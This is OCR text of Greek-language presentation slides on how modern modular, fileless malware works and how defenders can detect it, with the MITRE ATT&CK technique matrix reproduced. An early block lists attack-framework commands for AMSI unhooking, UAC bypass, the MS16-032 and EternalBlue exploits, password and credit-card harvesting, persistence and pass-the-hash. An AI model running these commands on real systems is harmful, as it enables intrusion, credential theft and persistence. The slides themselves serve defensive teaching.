





Old Malware (trojan)



Old Malware (trojan)



Modern malware
(Attacking Framework)



Modern malware

```
get-firewallrulesall | out-string -width 200
enablerdp
disablerdp
netsh.exe advfirewall firewall add rule name="enablerdp" dir=in action=allow protocol=tcp localport=any enable=yes
get-wlanpass
get-wmiobject -class win32_product
get-creditcarddata -path 'c:\backup\'
timestomp c:\windows\system32\service.exe "01/03/2008 12:12 pm"
icacls c:\windows\system32\resetpassword.exe /grant administrator:f hidden -e
create-shortcut -sourceexe "c:\windows\notepad.exe" -argumentstosourceexe "" -destinationpath "c:\users\public\notepad.lnk"
get-allfirewallrules c:\temp\rules.csv
get-allservices
get-wmireglastloggedon
get-wmiregcachedrdpconnection
get-wmiregmounteddrive
resolve-ipaddress
unhook-amsi
get-process -id $pid -module |%{ if ($_.modulename -eq "amsi.dll") {echo "`nAMSI Loaded`n"} }
get-wmiObject -class win32_product

Privilege Escalation:
=====================
invoke-allchecks
Invoke-PsUACme -Payload "c:\temp\uac.exe" -method sysprep
get-mshotfixes | where-object {$_.hotfixid -eq "kb2852386"}
invoke-ms16-032
invoke-ms16-032-proxypayload
invoke-eternalblue -target 127.0.0.1 -initialgrooms 5 -maxattempts 1 -msfbind
get-gpppassword
get-content 'c:\programdata\mcafee\common framework\sitelist.xml'
dir -recurse | select-string -pattern 'password='

File Management:
================
download-file -source 'c:\temp dir\run.exe'
download-files -directory 'c:\temp dir\'
upload-file -source 'c:\temp\run.exe' -destination 'c:\temp\test.exe'
web-upload-file -from 'http://www.example.com/app.exe' -to 'c:\temp\app.exe'

Persistence:
============
install-persistence 1,2,3
remove-persistence 1,2,3
installexe-persistence
removeexe-persistence
install-servicelevel-persistence | remove-servicelevel-persistence
install-servicelevel-persistencewithproxy | remove-servicelevel-persistence
invoke-wmievent -name backup -command "powershell -enc abc" -hour 10 -minute 30
get-wmievent
remove-wmievent -name backup

Network Tasks / Lateral Movement:
=================================
get-externalip
test-adcredential -domain test -user ben -password password1
invoke-smblogin -target 192.168.100.20 -domain testdomain -username test -hash/-password
invoke-smbclient -Action Put -source c:\temp\test.doc -destination \test.com\c$\temp\test.doc -hash
```

Τι έχει αλλάξει!

- Τα νέα ιομορφικά λογισμικά είναι συνδυασμός πολλών τεχνικών κυβερνοεπιθέσεων (modular) και όχι μονολιθικά (ένα εκτελέσιμο αρχείο).

- Οι Pentesters/Red teamers μελετούν και προσομοιώνουν τα ιομορφικά λογισμικά, που πλέον παρουσιάζονται ως ολοκληρωμένες ημι-αυτοματοποιημένες επιθετικές πλατφόρμες.

- Τα μέτρα ασφαλείας όπως υπογραφή κώδικα (Code-signing), φήμη λογισμικού (Reputation), προστασία συσκευής (DeviceGuard) αναγκάζουν τα ιομορφικά λογισμικά να χρησιμοποιούν τα έμπιστα χαρακτηριστικά (νόμιμες δραστηριότητες χρηστών και λειτουργικών συστημάτων) των λειτουργικών συστημάτων για να πραγματοποιήσουν παράνομες δραστηριότητες .

- Ιομορφικά λογισμικά που λειτουργούν στην μνήμη (File-less) είναι η συνήθης κατάσταση.

Κατανόηση της απειλής- Δεδομένα:

Σκοπός του κακόβουλου χρήστη είναι να αποκτήσει πρόσβαση στα συστήματά μας και να την διατηρήσει. Συνεπώς πρέπει να εγκαταστήσει στον υπολογιστή μας /δίκτυο μας, λογισμικό ελέγχου (malware) και παράλληλα να επαναλαμβάνει τις ίδιες κινήσεις μετακίνησης στο δίκτυο.

Ποια τα κοινά χαρακτηριστικά των ιομορφικών λογισμικών ελέγχου (malware):

- Πρέπει να “τρέξουν” στο σύστημά μας.
- Πρέπει να επικοινωνήσουν με τον κακόβουλο χρήστη.
- Πρέπει να αντέξουν στην περίπτωση της επανεκκίνησης (μόνιμη εγκατάσταση- be persistent).
- Πρέπει να εξάγουν δεδομένα από το δίκτυο μας.

Συνεπώς, πως εντοπίζουμε αποδεικτικά στοιχεία (evidence);

- Παραδοσιακές τεχνικές ψηφιακής σήμανσης (digital forensics) είναι αποτελεσματικές, ωστόσο απαιτούν **πολύ χρόνο**.
- Η **γρήγορη συλλογή πληροφοριών** (Triaging) μπορεί να χρησιμοποιηθεί για να κατευθύνει γρήγορα και αποτελεσματικά την ομάδα αντιμετώπισης κυβερνοεπιθέσεων.

Κατανόηση της απειλής


Σκοπός του κακόβουλου χρήστη είναι να αποκτήσει πρόσβαση στα συστήματά μας και να την διατηρήσει. Με απλά λόγια ο επιτιθέμενος θα πρέπει **να εκτελέσει κώδικα** σε έναν υπολογιστή.

Λαμβάνοντας αυτό υπόψιν, αποστολή των αμυνομένων είναι **να μην επιτρέψουν**, να εμποδίσουν την εκτέλεση κώδικα σε έναν υπολογιστή (**κυβερνοασφάλεια**).

Συνεπώς πέρα από την περιμετρική ασφάλεια θα πρέπει **να εστιαστούμε και στην ασφάλεια σε επίπεδο προσωπικού υπολογιστή**.

Ο εντοπισμός των κυβερνοεπιθέσεων θα πρέπει να γίνεται και σε επίπεδο προσωπικού υπολογιστή.

Τακτικές, τεχνικές, διαδικασίες των επιτιθέμενων (Κατανόηση της απειλής)




Κατανόηση Απειλής-Πως αποκτούμε την γνώση; https://attack.mitre.org/wiki/Technique Matrix

Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Data Compressed	Communication Through Removable Media
AppCert DLLs	AppCert DLLs	Bypass User Account Control	Brute Force	File and Directory Discovery	Distributed Component Object Model	Dynamic Data Exchange	Browser Extensions	Data Encrypted	Connection Proxy
AppInit DLLs	AppInit DLLs	Clear Command History	Credential Dumping	Network Service Scanning	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Application Shimming	Application Shimming	Code Signing	Credentials in Files	Network Share Discovery	Logon Scripts	Execution through Module Load	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Authentication Package	Bypass User Account Control	Component Firmware	Exploitation of Vulnerability	Peripheral Device Discovery	Pass the Hash	Graphical User Interface	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Forced Authentication	Permission Groups Discovery	Pass the Ticket	InstallUtil	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Browser Extensions	Dylib Hijacking	DLL Search Order Hijacking	Hooking	Process Discovery	Remote Desktop Protocol	LSASS Driver	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Change Default File Association	Exploitation of Vulnerability	DLL Side-Loading	Input Capture	Query Registry	Remote File Copy	Launchctl	Email Collection	Scheduled Transfer	Fallback Channels
Component Firmware	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	Input Prompt	Remote System Discovery	Remote Services	Local Job Scheduling	Input Capture		Multi-Stage Channels
Component Object Model Hijacking	File System Permissions Weakness	Disabling Security Tools	Keychain	Security Software Discovery	Replication Through Removable Media	Mshta	Man in the Browser		Multi-hop Proxy
Create Account	Hooking	Exploitation of Vulnerability	LLMNR/NBT-NS Poisoning	System Information Discovery	SSH Hijacking	PowerShell	Screen Capture		Multiband Communication
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Network Sniffing	System Network Configuration Discovery	Shared Webroot	Regsvcs/Regasm	Video Capture		Multilayer Encryption
Dylib Hijacking	Launch Daemon	File Deletion	Password Filter DLL	System Network Connections Discovery	Taint Shared Content	Regsvr32			Remote File Copy
External Remote Services	New Service	File System Logical Offsets	Private Keys	System Owner/User Discovery	Third-party Software	Rundll32			Standard Application Layer Protocol
File System Permissions Weakness	Path Interception	Gatekeeper Bypass	Replication Through Removable Media	System Service Discovery	Windows Admin Shares	Scheduled Task			Standard Cryptographic Protocol
Hidden Files and Directories	Plist Modification	HISTCONTROL	Securityd Memory	System Time Discovery	Windows Remote Management	Scripting			Standard Non-Application Layer Protocol
Hooking	Port Monitors	Hidden Files and Directories	Two-Factor Authentication Interception			Service Execution			Uncommonly Used Port
Hypervisor	Process Injection	Hidden Users				Source			Web Service
Image File Execution Options Injection	SID-History Injection	Hidden Window				Space after Filename			
LC_LOAD_DYLIB Addition	Scheduled Task	Image File Execution Options Injection				Third-party Software			
LSASS Driver	Service Registry Permissions Weakness	Indicator Blocking				Trap			
Launch Agent	Setuid and Setgid	Indicator Removal from Tools				Trusted Developer Utilities			
Launch Daemon	Startup Items	Indicator Removal on Host				Windows Management Instrumentation			
Launchctl	Sudo	Install Root Certificate				Windows Remote Management			
Local Job Scheduling	Valid Accounts	InstallUtil							
Login Item	Web Shell	LC_MAIN Hijacking							
Logon Scripts		Launchctl							
Modify Existing Service		Masquerading							
Netsh Helper DLL		Modify Registry							
New Service		Mshta							
Office Application Startup		NTFS Extended Attributes							
Path Interception		Network Share Connection Removal							
Plist Modification		Obfuscated Files or Information							
Port Monitors		Plist Modification							
Rc.common		Process Doppelgänging							
Re-opened Applications		Process Hollowing							
Redundant Access		Process Injection							
Registry Run Keys / Start Folder		Redundant Access							
Scheduled Task		Regsvcs/Regasm							
Screensaver		Regsvr32							
Security Support Provider		Rootkit							
Service Registry Permissions Weakness		Rundll32							
Shortcut Modification		Scripting							
Startup Items		Software Packing							
System Firmware		Space after Filename							
Trap		Timestomp							
Valid Accounts		Trusted Developer Utilities							
Web Shell		Valid Accounts							
Windows Management Instrumentation Event Subscription									
Winlogon Helper DLL									

Τακτικές-Τεχνικές και Διαδικασίες των επιτιθέμενων:

Σχηματικά η μεθοδολογία των επιτιθέμενων σε ένα δίκτυο:

